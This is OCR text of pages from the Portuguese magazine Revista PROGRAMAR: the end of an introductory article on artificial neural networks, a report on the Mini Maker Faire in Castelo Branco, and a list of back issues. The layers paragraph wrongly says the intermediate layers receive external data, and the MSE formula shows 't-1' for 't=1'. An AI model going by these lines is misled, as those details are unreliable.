$$MSE = \frac{1}{N}\sum_{t-1}^{N} e_t^{\,2} = \frac{1}{N}\sum_{t-1}^{N}(Y_t - F_t)^2$$


Ao final do cálculo de aptidão, é formada uma nova população de filhos por meio do processo de seleção e cruzamento. Nesse ponto, o processo de seleção por torneio escolhe os filhos que serão pais para gerar o processo de reprodução. Em seguida, é aplicado o operador genético de cruzamento, o que permite a troca de material genético dos pais, possibilitando assim que os filhos recebam as características dos pais. Então, na nova população de filhos, é aplicado o operador genético de mutação, alterando aleatoriamente o valor de um gene do indivíduo que tenha uma probabilidade mínima de mutação. Ao final de todo esse processo, a nova população passa pelo processo de elitismo, no qual o indivíduo menos apto é substituído pelo melhor indivíduo da população anterior.

**As camadas**

Se você está acompanhando bem o artigo, percebeu que todo algoritmo de RNA é baseado em um modelo matemático. E percebeu também que esse modelo matemático normalmente tem relações com modelos biológicos. Além disso, percebeu que ele é composto, muito rudemente falando, de somatórias, combinações, pesos e camadas. Vamos explicar agora o que são as camadas.

Quando falamos de RNA, existem três tipos de camadas: camada de entrada, intermediária ou oculta e camada de saída. As camadas intermediárias são as responsáveis por receber os dados advindos do meio externo. Essas entradas normalmente são normalizadas por funções de ativação e implicam uma melhor acurácia numérica perante as operações matemáticas. Já as camadas ocultas são constituídas pelos neurônios que são responsáveis pela extração das características associadas ao sistema a ser inferido. Aqui é onde ocorre praticamente todo o processamento interno da rede. E, por sua vez, as camadas finais são constituídas pelos neurônios que são responsáveis por produzir e apresentar os resultados finais advindos dos processamentos das camadas anteriores.

As camadas e a disposição dos neurônios são basicamente responsáveis pelos tipos de arquiteturas de RNA encontradas atualmente. Abaixo, segue um modelo de camadas e quantidade de neurônios.




**Arquiteturas e aplicações**

Essas arquiteturas são responsáveis pela performance da sua RNA. Ou seja, se você está querendo desenvolver um algoritmo de RNA para utilizar na sua aplicação, precisa pensar em qual arquitetura será mais útil na resolução do seu problema. A mesma arquitetura pode ser excelente para um problema, e nem tão boa para outro.

As RNAs são classificadas de acordo com a sua arquitetura em:

- Dinâmica;
- Fuzzy;
- Única camada;
- Múltiplas camadas.

Quando utilizar uma RNA? Para a utilização de RNAs, você pode utilizar basicamente o seguinte critério de classificação, lembrando que isso não é uma receita de bolo.

- Reconhecimento de padrões e classificação;
- Processamento de imagem e visão;
- Identificação de sistema e controle;
- Processamento de sinais.

Os itens acima podem ser considerados macrotemas. Abaixo, seguem algumas aplicações específicas:


- Reconhecimento de voz;
- Software de OCR;
- Identificação de spam;
- Cloud computing;
- Mercado financeiro;
- Agricultura;
- Previsão do tempo;
- Medicina.

Para se ter uma ideia do uso das RNAs na medicina, Karabatak, em 2009, apresentou um sistema de diagnóstico automático para câncer de mama, utilizando a base de dados Breast Cancer, baseado nas regras de associação e em uma RNA multilayer perceptron.

Espero que nestas poucas páginas eu tenha conseguido instigar a sua curiosidade sobre as RNAs. Caso você queira se aventurar neste mundo de IA, pense que as RNA são um modelo matemático que se apropria de padrões biológicos para desenvolver um sistema computacional capaz de evoluir por meio de treinamento.

Sendo assim, você vai precisar estudar muita matemática para desenvolver seus algoritmos, praticar a observação da natureza para elaborar seus modelos matemáticos, e ter muita paciência para testar seu algoritmo e sua arquitetura.

Não se esqueça: a tecnologia é apenas um meio para um fim. Saiba o que fazer com ela!




## AUTOR

**Escrito por Alex Lattaro**

Líder de Conteúdo do iMasters
alex.lattro@imasters.com.br

# Mini Maker Faire Castelo Branco

Decorreu no passado dia 10 de Junho a Mini Maker Faire em Castelo Branco. Correndo o risco de ser suspeita, uma vez que Castelo Branco será sempre a minha cidade de eleição, é com orgulho que vos digo que este foi um evento que decorreu com todo o sucesso esperado. A PROGRAMAR como Media Partner do Evento, esteve no local, e posso dizer-vos que nesse dia, todos os caminhos iam ter à Mini Maker Faire.



Organizado pela AICB, a *Associação de Informática de Castelo Branco,* este evento teve a participação de vários makers e de mais de duas centenas de pessoas estiveram presentes.

Para os leitores que não estão tão familizarizados com este tema, uma Mini Maker Faire é uma feira onde o movimento Maker é promovido. É uma oportunidade dos criadores e envolvidos mostrarem os seus projectos à comunidade, onde é demonstrada a criatividade e capacidade de invenção dos participantes. Acima de tudo, é um evento que promove a partilha de conhecimento e pretende alargar os horizontes do imaginário dos participantes, uma vez que possibilita a partilha de ideias e conhecimento acerca de tecnologia.

Ser um maker, está ao alcance de qualquer um que se interesse pelo tema, sem limite de idade para aprender. Aliás foram várias as famílias que se dirigiram ao evento, sendo que miúdos e graúdos se encantaram com algumas das criações presentes na feira. Para permitir uma maior aprendizagem, os workshops também não foram esquecidos e vários foram os participantes atentos.

Desde impressoras 3D, a jogos de Arcada, ao Arduino e a pequenas actividades para crianças, o evento não desiludiu as espectativas, e julgamos que inspirou os mais pequenos a explorar, a querer saber mais e lhes fomentou a imaginação do que poderiam criar.

É importante referir que no interior do nosso país, nem sempre existem muitas possibilidades deste tipo de partilha, pelo que queremos deixar o nosso agradecimento e o nosso apoio à organização do evento pois são de facto os pequenos gestos que fazem a diferença. Esperamos pela próxima edição!

## AUTOR

**Escrito por Rita Peres**

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

# Veja também as edições anteriores da Revista PROGRAMAR

56ª Edição - Maio 2017


55ª Edição - Março 2017


54ª Edição - Janeiro 2017


53ª Edição - Agosto 2016


52ª Edição - Março 2016


51ª Edição - Dezembro 2015


# e muito mais em ...

DUVIDAS?

IDEIAS?

AJUDAS?

PROJECTOS?

portugal-a-programar
.org